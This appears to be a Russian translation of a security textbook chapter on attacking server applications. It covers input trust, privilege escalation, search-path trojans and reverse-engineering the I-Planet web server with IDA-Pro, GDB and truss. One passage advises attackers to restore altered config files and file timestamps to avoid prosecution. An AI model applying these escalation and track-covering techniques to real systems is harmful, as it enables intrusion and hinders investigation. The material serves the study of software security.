4 Взлом серверных приложений

Уже никого не удивишь взломом компьютера с помощью загрузочного диска. Однако такие атаки предполагают наличие практически неограниченного физического доступа к консоли компьютера. Но обычно этот доступ как раз очень ограничен (например, с помощью вооруженных охранников и собак). Единственное, что нужно уметь для проведения такой атаки, — это взламывать замки и проникать в чужие помещения. Безусловно, самым защищенным компьютером будет тот, который не подключен к сети, остается постоянно выключенным, вся информация на дисках которого стерта, и вообще он залит многометровой толщей бетона. Вот только такой полностью безопасный компьютер одновременно становится и полностью бесполезным. Большинство людей в реальном мире работают на своих компьютерах. Поэтому мы включаем компьютеры, загружаем операционную систему, подключаем его к Internet и начинаем работать на клавиатуре.

В сети Internet для большинства компьютеров обеспечивается весьма слабая защита. Если после установки по умолчанию программное обеспечение компьютера не проходит никакой настройки, то такой компьютер можно считать совершенно открытым для атак. Сеть Internet преимущественно представляет собой огромную группу связанных между собой открытых компьютеров (как связанные веревкой консервные банки). Проблемы настолько серьезны, что начинающий хакер способен просто загрузить с общедоступного Web-сайта программу атаки, которая существует уже более двух лет, и успешно взломать удивительно большое количество компьютеров. В Internet всегда найдется парочка легких целей. Однако это идеальный вариант. Гораздо ближе к реальности ситуация, когда в атакуемой сети используются последние заплаты программного обеспечения, запущена система обнаружения вторжений и установлен один или более брандмауэров.

Безусловно, программное обеспечение можно взламывать где угодно, а не только на подключенных к Internet компьютерах. Все еще существуют устаревшие сети, сети телефонной связи, арендуемые линии связи, высокоскоростные оптические сети, ретрансляторы сообщений, сети X.25, спутниковые и беспроводные сети. Однако риски во всех сетях подобны, даже если коммуникационные протоколы различны.

Удаленные атаки, или атаки по сети, с точки зрения злоумышленника намного безопаснее, чем атаки, требующие физического доступа к компьютеру. Просто здорово, когда можно избежать выстрелов из пистолета или укуса собаки (не говоря уж

о тюремном заключении). Однако с технической точки зрения удаленные атаки проводить гораздо сложнее, и здесь не обойтись минимальными знаниями. При удаленной атаке всегда используется программное обеспечение, которое служит для доступа по сети. Программное обеспечение, которое ожидает запросов из сети и выполняет действия по обслуживанию этих запросов от удаленных пользователей, называют *серверным приложением* (server software). Серверные приложения являются очень желанными целями удаленных атак хакеров.

Эта глава в основном посвящена теме взлома серверных приложений. Основное внимание мы обратим на приложения для работы в Internet, но не забывайте, что существуют и другие виды серверных программ, которые тоже уязвимы для описываемых здесь атак. Возможность взлома серверных приложений обусловлена очень многими причинами. Может быть, программист не уделил должного внимания тестированию безопасности программы. Возможно, руководитель проекта сделал неправильные предположения о надежности среды, в которой будет работать программа. Или были использованы ненадежные средства разработки, а возможно, уязвимые протоколы. Все вышеперечисленные причины приводят к возникновению в программах уязвимых мест. В основании большого количества программ атаки лежат невероятно простые (и глупые) ошибки, например неправильное использование возможностей интерфейсов API (вспомните функцию `gets()`). Ошибки такого рода кажутся серьезными промахами разработчиков, но не забывайте, что большинство современных разработчиков не уделяют должного внимания проблемам безопасности. В любом случае, являются ли эти проблемы результатом чрезмерного доверия к входным данным, ошибок программирования, неправильных вычислений или простых синтаксических ошибок, все вместе они приводят к возможности проведения удаленных атак.

Большинство из рассмотренных в этой главе атак были подробно рассмотрены в книгах наподобие *Секреты хакеров*. При этом большинство атак были проведены с помощью общедоступных средств, которые без особых проблем можно получить в Internet. Обратитесь к этим книгам, чтобы получить базовые сведения об атаках на серверные приложения и об использовании простых средств.

В этой главе будет рассмотрено несколько базовых проблем программного обеспечения сервера, включая проблему доверия к входным данным, поиска точек входа и использования доверительных отношений. Затем мы перейдем к изучению основных методов атак, которые будут поясняться многочисленными примерами, т.е. наши читатели смогут понять, как на практике использовать в своих целях основные проблемы программного обеспечения.

Доверие к входным данным

Среди разработчиков и программистов бытует распространенное предположение, что пользователи их программ будут вести себя благоразумно. К сожалению, это не так. Злоумышленники действительно существуют, и особенно быстро это проявляется, когда программное обеспечение принимает непроверенные данные из Internet. Другим широко распространенным заблуждением является идея, что пользовательский интерфейс клиентской программы не подходит для генерации определенных входных данных, т.е. ничего плохого якобы произойти просто не может. И это не со-

ответствует действительности. Злоумышленнику вовсе не нужно использовать определенный программный код клиентского приложения для генерации данных для сервера. Хакер может просто подготовить нужные биты данных и отправить их по сети. Оба описанных предположения составляют основу большинства проблем, связанных с чрезмерным доверием к входным данным.

Любые данные, которые не входят в состав программного обеспечения сервера, не могут и не должны считаться надежными. Выражение "безопасность на стороне клиента" можно рассматривать как бессмысленное сочетание противоположных по значению слов. Следует пользоваться простой аксиомой, что все клиенты могут быть взломаны. Безусловно, здесь главная проблема — это *доверие* к клиенту. Слепое доверие клиенту и непосредственную обработку предоставленных им данных нельзя назвать удачным решением, однако часто именно такое решение реализуется на сервере.

Рассмотрим стандартную проблему. Если непроверенные данные будут считаться надежными и входные данные будут использоваться для создания имени файла или доступа к базе данных, то программа-сервер предоставит беспрепятственный доступ клиента к системе. Неоправданное доверие является постоянной, и, возможно, одной из самых серьезных проблем для системы безопасности. Система не должна доверять данным, отправляемым потенциальным злоумышленником. Данные пользователей всегда должны рассматриваться как нечто вредоносное. Программы, в которых используются входные данные из Internet (пусть даже для фильтрации этих данных используется брандмауэр приложения), *должны* разрабатываться с учетом защиты от вероятных атак. Тем не менее, большинство программ просто принимают данные пользователя и выполняют на их основе операции с файлами, запросы к базам данных и системные вызовы.

Одной из сложнейших проблем является создание "черных списков" фильтрации и удаление "вредоносных входных данных". Дело в том, что создать и постоянно поддерживать полный "черный список" блокируемых данных очень сложно. Намного проще задать перечень тех входных данных, которые *могут* быть пропущены в "белом списке". Ошибки в "черном списке" значительно упрощают задачу злоумышленника.

Многие уязвимые места возникают по причине неоправданного доверия к пользовательским данным. Это позволяет злоумышленникам открывать любые файлы, управлять запросами к базе данных и даже выключать компьютер. Некоторые из атак могут проводиться даже анонимными пользователями. Для проведения других требуется ввести имя учетной записи пользователя и пароль. Однако даже законным пользователям не следует разрешать копирование всей базы данных и создание файлов в корневом каталоге сервера.

Во многих случаях реализации стандартной технологии клиент/сервер в клиентской программе есть пользовательский интерфейс, который как бы служит промежуточным уровнем между пользователем и серверным приложением. В качестве примера можно назвать форму на Web-странице. Клиенту предоставляется удобное графическое окно, в которое он может вводить данные. Когда клиент нажимает кнопку "Отправить", программный код клиентского приложения принимает все данные из формы, упаковывает их в специальный формат и отправляет серверу.

Пользовательский интерфейс предназначен для добавления уровня абстракции между человеком и серверной программой. Поэтому клиентское программное обес-

печение практически никогда не показывает, что передается от клиента серверу. Подобным образом клиентская программа стремится скрыть от пользователя большую часть данных, которые предоставляет сервер. Пользовательский интерфейс получает данные от сервера, конвертирует их для использования, делает их удобными для восприятия и т.д. Однако невидимо для пользователя осуществляется передача необработанных данных.

Безусловно, клиентское приложение только помогает пользователю в создании специально сформатированного запроса. Можно полностью отказаться от использования клиентского программного кода, если пользователь способен самостоятельно вручную создавать запросы в нужном формате. Но даже этот простой факт не учитывается в "безопасной архитектуре" многих Web-приложений. Злоумышленники широко пользуются возможностью создания вредоносных клиентских программ или непосредственного взаимодействия с сервером. Одной из самых любимых программ хакеров является программа `netcat`. Программа `netcat` позволяет просто открыть "анонимный" порт для подключения к удаленному серверу. После привязки к порту злоумышленник может вручную вводить строки данных или направлять поток данных на удаленный сервер. Вуаля, клиент просто исчез.

Шаблон атаки: делаем клиента невидимым

Удаляем клиента из цикла взаимодействия, обращаясь непосредственно к серверу. Можно попытаться выяснить, какие данные сервер принимает, а какие нет. Можно выдать себя за клиента.

Любое доверие, которое оказывается сервером клиенту, — это залог успеха атаки. Безопасное серверное приложение должно крайне подозрительно относиться к любым данным, которые поступают из сети, предполагая, что действует вредоносное клиентское приложение. По этой причине в практике создания безопасных приложений никогда не должны применяться решения, основанные на скрытых полях или проверке данных в формах JavaScript. По этой же причине никогда нельзя доверять данным, которые предоставляет пользователь клиентской программы. Более подробно о том, как избежать доверия к входным данным, описано в книгах *Writing Secure Code* и *Bulding Secure Software*.

Расширение привилегий

Для некоторых компонентов системы устанавливаются доверительные отношения (иногда явные, иногда неявные) с другими частями системы. В некоторых случаях эти доверительные отношения имеют возможности "расширения доверия", т.е. для компонентов могут быть сняты внутрисистемные ограничения. Чтобы разобраться в этом, представим, что происходит, когда обычное приложение использует системный вызов уровня ядра. Очевидно, что ядро заслуживает значительно большего доверия, чем обычная программа.

Когда мы говорим о параметрах для "надежных" команд, мы должны думать о расширении привилегий в системе. Где принимается надежный параметр и где он используется? Находится ли используемая точка в области кода с большим доверием, чем точка входа? Если да, значит, мы нашли путь расширения привилегий.

Доверие на уровне привилегий процесса

Предоставленные процессу привилегии можно считать пределом возможностей программы атаки на этот процесс, но программа атаки не ограничивается одним процессом. Не забывайте, что вы атакуете *систему*. Вспомните о ситуациях, когда низкопривилегированные процессы взаимодействуют с процессами с более высокими привилегиями. Взаимодействие может осуществляться с помощью вызовов процедур, обработчиков файлов или сокетов. Интересно, что взаимодействие посредством файлов данных освобождается от большинства обычных ограничений по времени. Так действуют многие базы данных, т.е. в системе можно разместить "логические бомбы", которые сработают в определенный момент в будущем при достижении определенного состояния.

Связи между программами могут быть весьма разветвленными и трудными для отслеживания. Для разработчика это означает, что еще в проекте закладываются возможности для взлома. Уязвимые места существуют и при взаимодействии компонентов различных систем. Схемы соединений могут быть самыми удивительными. Рассмотрим файл журнала. Если низкопривилегированный процесс способен создавать записи в журнале, а для чтения этих записей используется процесс с высокими привилегиями, то существует очевидный путь для взаимодействия между двумя программами. Хотя и кажется, что такое взаимодействие выявить достаточно сложно, но были созданы программы атаки, в которых использовались подобные уязвимые места. Например, Web-сервер регистрирует предоставленные пользователем данные из запросов страниц. Анонимный пользователь способен внести специальные метасимволы в запрос страницы, что приведет к сохранению этих символов в файле журнала. Когда пользователь с правами администратора будет просматривать файл журнала, с помощью метасимволов в файл паролей будут добавлены нужные хакеру данные.

Кому нужны права администратора?

Во всех руководствах по безопасному программированию присутствует масса упоминаний о принципе наименьших привилегий. Проблема в том, что большая часть программного кода просто не работает с минимальными привилегиями. Очень часто программы не способны корректно работать при установке ограничений доступа. Весьма прискорбно, что многие из этих программ могли бы и не требовать прав системного администратора или суперпользователя, но они это делают. В результате современное программное обеспечение работает со слишком широкими привилегиями.

Рассматривать привилегии следует с точки зрения системы, т.е. глобально (нашим читателям следует усвоить эту хитрость хакеров). Очень часто в качестве службы, предоставляющей привилегии и проверки прав доступа, выступает операционная система, но для многих программ не соблюдается принцип наименьших привилегий. Такие программы некорректно используют ресурсы операционной системы и требуют чрезмерных привилегий (и часто не получают отказа). Более того, пользователь такой программы может заметить, а может и не заметить такой проблемы, но, не сомневайтесь, что хакер обнаружит подобный недостаток. Один из интересных методов атаки заключается в запуске программы в замкнутом пространстве и иссле-

довании контекста безопасности каждого вызова и операции (иногда это проще осуществить на продвинутых платформах типа Java 2). Использование некорректных привилегий является одним из самых популярных методов атак, которые мы затронули только поверхностно.

Шаблон атаки: взлом программ, которые обладают правами записи в привилегированных областях операционной системы

Хакер обязательно выполнит поиск программ, которые обладают правами записи в системном каталоге или параметрах реестра (например, в разделе реестра `HKLM`, в котором хранится множество критически важных переменных среды Windows). Эти программы обычно запускаются с широкими привилегиями и при их создании редко применяются принципы безопасности. Эти программы являются великолепными целями для проведения атак, поскольку они предоставляют огромные возможности после взлома.

Привилегированные процессы, которые выполняют чтение данных из непроверенных источников

После получения удаленного доступа к системе, злоумышленник может начать поиск файлов и параметров реестра, которыми он хочет управлять. Подобным образом он может начать поиск локальных конвейеров и системных объектов. В Windows NT, например, есть диспетчер объектов (object manager) и каталог системных объектов, включая области памяти (действительные сегменты памяти с правами доступа/записи), открытые обработчики файлов, конвейеры и мьютексы (mutex). Все перечисленное выше относится к потенциальным точкам входа, через которые хакер может проникнуть в систему. После проникновения в систему хакер стремится получить доступ к процессу ядра или сервера. Любая точка входа для данных может быть использована как плацдарм для доступа к более привилегированным областям памяти.

Шаблон атаки: используем конфигурационный файл пользователя для запуска команд, которые позволяют расширить привилегии

Допустим, что утилите с установленным битом SUID можно передать аргументы через командную строку. В одном из этих аргументов хакер может записать путь к конфигурационному файлу. Для конфигурационного файла разрешено передавать команды командного интерпретатора. Таким образом, при запуске утилиты она запускает заданные команды. Одним из реальных примеров может послужить пакет утилит UUCP (UNIX-to-UNIX copy program) для копирования файлов из одной UNIX-системы в другую. Сама программа из пакета программ может и не иметь прав суперпользователя, но возможно, что она относится к группе или учетной записи, которые обладают более широкими правами, чем те, которыми может пользоваться хакер. В случае UUCP расширение привилегий может позволить хакеру получить права группы, которой разрешено устанавливать соединения, или права учетной записи UUCP. Таким образом, с помощью поэтапного расширения привилегий хакеру удается скомпрометировать учетную запись суперпользователя.

В некоторых программах не разрешается применять пользовательские конфигурационные файлы, но для системного конфигурационного файла могут быть установлены недостаточно жесткие права доступа. Существует огромное количество уязвимых мест, которые возникли

в результате установки слишком толерантных прав доступа. Важное замечание: целостность конфигурационного файла может контролироваться процессами обеспечения безопасности. Поэтому хакер должен быть осторожен. При внесении в этот файл изменений, позволяющих расширить свои права на компьютере, после выполнения всех необходимых действий следует восстановить начальные значения. Затем следует запустить специальные утилиты для восстановления даты последнего доступа к файлу. Главное — не оставлять следов, которые могут быть использованы при судебном преследовании.

Процессы, использующие привилегированные компоненты

В некоторых "умных" процессах пользовательские запросы обрабатываются в низкопривилегированной среде. Теоретически эти процессы не могут использоваться при атаках. Однако при этом делается предположение, что учетные записи с ограниченными правами, которые используются для управления доступом, не способны выполнять чтение секретных файлов. На самом деле администрирование многих систем проводится на низком уровне и даже низкопривилегированные учетные записи способны получать доступ к любой части файловой системы и пространству памяти, выделенному для текущих процессов. Также нужно отметить, что во многих методах по предоставлению наименьших привилегий есть свои исключения. Возьмем, например, сервер IIS от компании Microsoft. При неверной конфигурации сервера IIS предоставленные пользователем данные способны выполнять вызов функции `RevertToSelf()`, что позволяет выполнять команды от имени учетной записи с привилегиями администратора. Более того, определенные библиотеки DLL всегда выполняются с правами администратора, независимо от прав пользователя, который запускает программу. Вывод: если потратить достаточно много времени на аудит атакуемой системы, то, вероятнее всего, удастся найти точку входа, где не соблюдается принцип предоставления наименьших привилегий.

Поиск точек входа

Существует несколько средств, с помощью которых можно обнаружить файлы и другие точки входа. В случае Windows NT список наиболее популярных средств для просмотра реестра или файловой системы можно найти по адресу `http://www.sysinternals.com`. Средства под названиями `filemon` и `regmon` хорошо подходят для выявления файлов и параметров реестра. Это достаточно известные средства. Другие программы, предоставляющие подобные сведения, называют *диспетчерами API* (API monitor). На рис. 4.1 показано окно популярной программы File Monitor. Программы-диспетчеры подключаются к определенным вызовам API и позволяют определить, какие параметры передаются этим вызовам. Иногда эти программы позволяют в оперативном режиме изменять вызовы функций — простейшая форма внесения ошибок.

Для изменения вызовов функций API можно воспользоваться программой Failure Simulation Tool (FST) от компании Cigital (рис. 4.2). Программа FST внедряется между приложением и DLL с помощью перезаписи таблицы адресов прерываний. Благодаря этому диспетчер API видит, какие функции API вызываются и какие па-

раметры передаются. Программу FST можно использовать для вывода отчета об интересных видах ошибок в тестируемом приложении.




Рис. 4.1. Окно программы filemon, которая является средством для шпионажа в файловой системе и доступна на сайте `www.sysintrenals.com`




Рис. 4.2. Окно запущенной программы FST от компании Cigital

Поиск файлов для входных данных

Обязательно следует выполнить поиск файлов, которые используются для хранения входных данных. При запуске программа может выполнять чтение конфигурационной информации из нескольких областей хранения данных, включая переменные среды, о которых так часто забывают. Программа может выполнять поиск

конфигурационного файла в нескольких областях. Если хакеру доступна область, где может быть обнаружен конфигурационный файл, это предоставляет возможность для атаки.

Шаблон атаки: использование сведений о возможных путях поиска конфигурационного файла

Если разместить копию конфигурационного файла в ранее пустой каталог, атакуемая программа может найти версию хакера первой и прекратить все дальнейшие поиски. В большинстве программ уделяется недостаточно внимания безопасности, т.е. не выполняется никаких проверок относительно владельца файла. Переменная окружения PATH в среде UNIX часто определяет, что программа должна выполнять поиск данного файла в различных каталогах. Проверьте эти каталоги на предмет возможной установки "троянского" файла.

Трассировка входных данных

Трассировка входных данных — это чрезвычайно полезный, но крайне утомительный способ отслеживания информации, касающейся пользовательских входных данных. К процессу трассировки относится установка точек останова, когда пользовательские данные попадают в программу, и трассировка внутри программы. Для экономии времени хакер может воспользоваться средствами трассировки, средствами управления потоком и точками останова в памяти. Эти методы атаки более подробно описаны в главе 3, "Восстановление исходного кода и структуры программы". В следующем примере будут продемонстрированы хитрости отслеживания пути, чрезвычайно полезные при сборе информации о пользовательских входных данных.

Использование GDB и IDA-Pro по отношению к двоичному файлу SOLARIS/Sparc-программы

Хотя IDA-Pro является Windows-программой, ее профессиональная версия может использоваться для декомпиляции двоичных файлов, скомпилированных на различных платформах. В нашем примере мы воспользовались IDA-Pro для декомпиляции одного из главных исполняемых файлов сервера Netscape I-Planet Application Server, запущенного на платформе Solaris 8/Ultra-SPARC 10.

Программа GDB, вероятно, является одним из самых мощных отладчиков. К дополнительным возможностям GDB можно отнести функцию установки точек останова по условию и возможность использования выражений. Программа GDB, безусловно, также позволяет дизассемблировать программный код, поэтому технически можно обойтись и без IDA. Однако IDA наиболее удобна при выполнении крупного проекта по дизассемблированию.

Расстановка точек останова и использование выражений

При восстановлении исходного кода точки останова играют огромную роль. Точка останова позволяет нам остановить выполнение программы в определенном месте. После остановки можно исследовать содержимое памяти, а затем пошагово исследовать вызовы функций. Если запустить процесс дизассемблирования в одном

окне, можно вывести результат следующего действия в другое окно и сделать нужные заметки. Дизассемблер IDA особенно удобен тем, что позволяет сделать записи в ходе процесса дизассемблирования. Одновременное использование дизассемблера, что приводит к созданию дизассемблированного кода (так называемый *dead listing*), а также отладчика, является одним из вариантов исследования по методу "серого ящика".

При установке точек останова можно работать в двух направлениях: "изнутри наружу" или "снаружи внутрь". При первом методе выполняется поиск интересующего системного вызова или функции API, например, по операции с файлом. Затем устанавливается точка останова на вызов этой функции и начинается обратное исследование: не использовались ли в вызове пользовательские данные? Это мощный способ для восстановления исходного кода программы, но он должен быть максимально автоматизирован. При работе по методу "снаружи внутрь" сначала определяется функция, в которой пользовательские данные впервые обрабатываются программой, и затем начинается пошаговое исследование и анализ исполнения кода в программе. Это очень удобно при определении участка кода, где условные переходы выполняются на основе пользовательских данных. Оба метода могут быть объединены в целях достижения максимального эффекта.

Поиск адресов памяти для выполняемой программы, полученных с помощью IDA

К сожалению, адреса памяти, которые отображаются в окне IDA, полностью не соответствуют адресам, используемым выполняемой программой при одновременной работе программы GDB. Однако определить смещения не столь сложно даже вручную. Например, если IDA показывает, что вызов функции `INTutil_uri_is_evil_internal` хранится по адресу `0x00056140`, то следующие команды позволяют обнаружить действительный адрес во время исполнения. В окне IDA отображается следующая информация.

```
.text:00056140 ! ||||||||||||||| S U B R O U T I N E
|||||||||||||||||||||||||||||||||||||||
.text:00056140
.text:00056140
.text:00056140          .global INTutil_uri_is_evil_internal
```

Установка точки останова с помощью GDB позволяет узнать действительную страницу памяти для этой подпрограммы, как показано ниже.

```
(gdb) break *INTutil_uri_is_evil_internal
Breakpoint 1 at 0xff1d6140
```

Теперь мы знаем, что адрес `0x00056140` соответствует адресу `0xff1d6140`. Обратите внимание, что смещение `0x6140` на странице памяти одинаково для обоих адресов. При грубом приближении заменяются только два старшие байта адреса.

Подключение к запущенному процессу

Программа GDB обладает прекрасной возможностью подключаться и отключаться от запущенных процессов. Поскольку для большей части серверного программного обеспечения применяются достаточно сложные процедуры при запуске, то зачастую весьма сложно и неудобно запускать программы внутри отладчика.

Возможность подключения к запущенному процессу экономит массу времени. Прежде всего, следует определить идентификатор процесса (PID), отладку которого мы собираемся провести. Для программы Netscape I-Planet может потребоваться несколько попыток такого определения.

Чтобы подключиться к запущенному процессу с помощью GDB, запускаем команду `gdb` и затем вводим следующую команду после появления приглашения на ввод команды, где *process-id* — это идентификатор искомого процесса.

```
(gdb) attach process-id
```

После подключения к процессу следует воспользоваться командой `continue` с целью продолжить выполнение программы. Чтобы вернуться к приглашению на ввод команды, можно нажать комбинацию клавиш <Ctrl+C>.

```
(gdb) continue
```

Если процесс является многопоточным, то с помощью команды `info` можно просмотреть перечень всех запущенных потоков (безусловно, это не единственное предназначение этой команды).

```
(gdb) info threads
 90 Thread 71          0xfeb1a018 in _lwp_sema_wait () from /usr/lib/libc.so.1
 89 Thread 70 (LWP 14) 0xfeb18224 in _poll () from /usr/lib/libc.so.1
 88 Thread 69          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 87 Thread 68          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 86 Thread 67          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 85 Thread 66          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 84 Thread 65          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 83 Thread 64          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 82 Thread 63          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 81 Thread 62          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 80 Thread 61          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 79 Thread 60          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 78 Thread 59          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 77 Thread 58          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 76 Thread 57          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 75 Thread 56          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 74 Thread 55          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 73 Thread 54          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 72 Thread 53          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
...
```

Чтобы получить список всех функций в стеке вызовов, воспользуйтесь следующей командой.

```
(gdb) info stack
#0 0xfedd9490 in _MD_getfileinfo64 ()
   from /usr/local/iplanet/servers/bin/https/lib/libnspr4.so
#1 0xfedd5830 in PR_GetFileInfo64 ()
   from /usr/local/iplanet/servers/bin/https/lib/libnspr4.so
#2 0xfeb62f24 in NSFC_PR_GetFileInfo ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#3 0xfeb64588 in NSFC_ActivateEntry ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#4 0xfeb63fa0 in NSFC_AccessFilename ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#5 0xfeb62d24 in NSFC_GetFileInfo ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#6 0xff1e6cdc in INTrequest_info_path ()
   from /usr/local/iplanet/servers/bin/https/lib/libns-httpd40.so
... _MD_getfileinfo64
```

В данном примере текущей функцией является функция `_MD_getfileinfo64`, вызванная функцией `PR_GetFIleInfo64`, которая в свою очередь была вызвана функцией `NSFC_PR_GetFileInfo` и т.д. Стек вызовов позволяет проследить вызов функции и определить "путь" исполнения кода в программе.

Использование программы Truss для моделирования исследуемого процесса на платформе Solaris

Для восстановления исходного кода исполняемых файлов I-Planet мы скопировали основные исполняемые файлы и связанные с ними библиотеки на стандартную рабочую станцию Windows 2000, где была установлена программа IDA-Pro. Цель заключалась в исследовании обращений к функциям файловой системы и отслеживании кода для обработки адресов URL, чтобы удаленно определить возможные пути выполнения программы в файловой системе. Этот пример может использоваться в качестве модели для поиска уязвимых мест во многих пакетах программного обеспечения. С помощью IDA можно восстановить исходный код приложений на многих UNIX-платформах, а GDB позволяет выполнить процесс восстановления практически на всех доступных платформах.

При восстановлении исходного кода Web-сервера первоочередная задача заключается в поиске подпрограмм, которые обрабатывают данные универсальных идентификаторов ресурса (Uniform Resource Identifier — URI). Данные URI предоставляются удаленными пользователями. При наличии уязвимых мест их легче всего использовать во вредоносных целях. Среди огромного количества вызовов функций API, которые выполняются каждую секунду, очень сложно выявить наиболее важные. К счастью, существуют мощные средства, с помощью которых можно смоделировать запущенное приложение. В нашем случае для отслеживания подпрограмм, обрабатывающих адреса URI, используется отличная Solaris-программа под названием Truss[1].

На платформе Solaris 8 программа Truss позволяет отследить библиотечные вызовы API запущенного процесса. Это очень удобно для определения того, какие вызовы используются при определенных ситуациях в программе. Чтобы понять, какая часть кода сервера I-Planet обрабатывает данные, мы подключили Truss к основному процессу и создали "журналы" вызовов, использовавшихся при обработке Web-запросов (при работе на другой платформе, отличной от Solaris, можно использовать подобное средство под названием `ltrace`. Это бесплатная программа с открытым исходным кодом, которая работает на многих платформах).

Пользоваться Truss очень просто, и ее можно подключать и отключать по отношению к запущенному процессу. Для подключения к запущенному процессу нужно найти его идентификатор и выполнить следующую команду.

```
# truss -u *:: -vall -xall -p process_id
```

Если нужны только определенные вызовы функций API, можно совместить использование команд `truss` и `grep`.

```
# truss -u *:: -vall -xall -p 2307 2>&1 | grep anon
```

---

[1] *Более подробную информацию о программе Truss можно получить по адресу* `http://solaris.java.sun.com/articles/multiproc/truss_comp.html`.

Приведенная выше команда позволяет отследить процесс с идентификатором 2307 и показать только те используемые им вызовы, в которых присутствует подстрока `anon`. Без труда можно изменить `grep` для игнорирования определенных вызовов. Это весьма удобно, поскольку можно узнать обо всех вызовах, кроме надоедливых вызовов `poll` и `read`.

```
# truss -u *:: -vall -xall -p 2307 2>&1 | grep –v read | grep –v poll
```

Обратите внимание на необходимость использования тега, поскольку Truss не выводит данные на стандартное устройство вывода (stdout).

Результат выполнения команды будет выглядеть примерно следующим образом.

```
/67:    <- libns-httpd40:__0FT_util_strftime_convPciTCc() = 50
/67:    -> libns-httpd40:__0FT_util_strftime_convPciTCc(0xff2ed342, 0x2, 0x2,
0x30)
/67:    <- libns-httpd40:__0FT_util_strftime_convPciTCc() = 0xff2ed345
/67:   <- libns-httpd40:INTutil_strftime() = 20
/67:   -> libns-httpd40:INTsystem_strdup(0xff2ed330, 0x9, 0x41, 0x50)
/67:    -> libns-httpd40:INTpool_strdup(0x9e03a0, 0xff2ed330, 0x0, 0x0)
/67:     -> libc:strlen(0xff2ed330, 0x0, 0x0, 0x0)
/67:     <- libc:strlen() = 20
/67:    <- libns-httpd40:INTpool_strdup() = 0x9f8b10
/67:   <- libns-httpd40:INTsystem_strdup() = 0x9f8b10
/67:  <- libns-httpd40:time_cache_curr_strftime_logfmt() = 0x9f8b10
/67:  -> libc:strcpy(0xf7400710, 0x9f8b10, 0x0, 0x7efefeff)
/67:  <- libc:strcpy() = 0xf7400710
/67:  -> libc:strlen(0xf7400710, 0x9f8b28, 0xf7400710, 0x0)
/67:  <- libc:strlen() = 20
/67:  -> libc:strlen(0x9f4f48, 0x34508f, 0x0, 0x7efefeff)
/67:  <- libc:strlen() = 25
```

В этом отчете показаны вызовы функций API, которые реализуются процессом с идентификатором 2307. Программа Truss делает отступы в тексте, чтобы выделить вложенные вызовы функций. Использование экземпляров запущенных приложений при обработке определенных запросов и последующее исследование трассировки вызова, является отличным методом восстановления исходного кода.

Использование доверительных отношений, созданных при настройке среды исполнения

